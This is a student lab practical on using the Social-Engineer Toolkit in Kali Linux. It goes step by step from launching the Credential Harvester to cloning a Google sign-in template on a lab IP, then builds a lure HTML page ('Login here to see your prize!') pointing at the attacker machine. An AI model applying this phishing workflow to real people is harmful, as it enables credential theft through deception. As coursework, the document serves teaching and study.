
Practical 5


Aim: Practical on the use of Social Engineering Toolkit

1. Credential Harvester Attack

Install the Social Engineering Toolkit




```
┌──(kali㉿kali)-[~]
└─$ sudo setoolkit
[sudo] password for kali:
[-] New set.config.py file generated on: 2022-10-31 04:33:58.719264
[-] Verifying configuration update ...
[*] Update verified, config timestamp is: 2022-10-31 04:33:58.719264
[*] SET is using the new config, no need to restart
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following condition
s are met:

    * Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer
 in the documentation and/or other materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products deriv
ed from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NO
T LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE C
OPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDI
NG, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVE
R CAUSED AND ON ANY  THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING
 IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is du
e (which means giving the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should
(optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen)
or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should
 try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, t
```




```
   888      `"Y88b.  888    888 888         888  888ooo888   888       `88..8'
   888      o.   )88b 888    888 888    .o8  888  888     .o  888 .      `888'
   o888o    8""888P'  `Y8bod8P'  `Y8bod8P' o888o `Y8bod8P'   "888"       d8'
                                                                      .o...P'
                                                                      `XER0'


 [---]        The Social-Engineer Toolkit (SET)         [---]
 [---]        Created by: David Kennedy (ReL1K)         [---]
                       Version: 8.0.3
                     Codename: 'Maverick'
 [---]        Follow us on Twitter: @TrustedSec         [---]
 [---]        Follow me on Twitter: @HackingDave        [---]
 [---]       Homepage: https://www.trustedsec.com       [---]
         Welcome to the Social-Engineer Toolkit (SET).
          The one stop shop for all of your SE needs.

    The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

    It's easy to update using the PenTesters Framework! (PTF)
 Visit https://github.com/trustedsec/ptf to update all your tools!


  Select from the menu:

    1) Social-Engineering Attacks
    2) Penetration Testing (Fast-Track)
    3) Third Party Modules
    4) Update the Social-Engineer Toolkit
    5) Update SET configuration
    6) Help, Credits, and About

   99) Exit the Social-Engineer Toolkit

 set> 
```

Select the 1st option Social Engineering Attacks and the Website Attack Vectors




```
   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```




```
   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

We will use Credential Harvester, so select option 3




```
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet cr
eated by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit pay
load.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the i
nformation posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighte
d URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the lin
k replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet,
Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Window
s-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Using Existing Templates




```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>1
```


Add the listener IP Address, In this case it will be you Attacking systems's IP Address



```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:54:41:e9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.37.131/24 brd 192.168.37.255 scope global dynamic noprefixroute eth0
       valid_lft 1280sec preferred_lft 1280sec
    inet6 fe80::5da2:8313:475b:73e6/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ 
```




```
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.37.131]:192.1168.37.131
```




```
              **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

________________________________________________________


  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2
```

Select the Google Sign In Template page for harvesting credentials




```
  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a webs
ite.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Now on the victim machine. Let us assume that you have shared a file to the victim which will contain the IP Address of the attacking machine which will get the credentials.


LoginExploit.html ×
C: > Users > rudra > Desktop > MSC-CS > Semester 3 > CYBER-SECURITY > LoginExploit.html > html


```html
<html>
<body>
<a href = "http://192.168.37.131"> Login here to see your prize!</a>
</body>
</html>
```

Create an html page with the Link which will attract the victim to click the link


LoginExploit.html ×
File | C:/Users/rudra/Desktop/MSC-CS/Semester%203/CYBER-SECURITY/LoginExploit.html

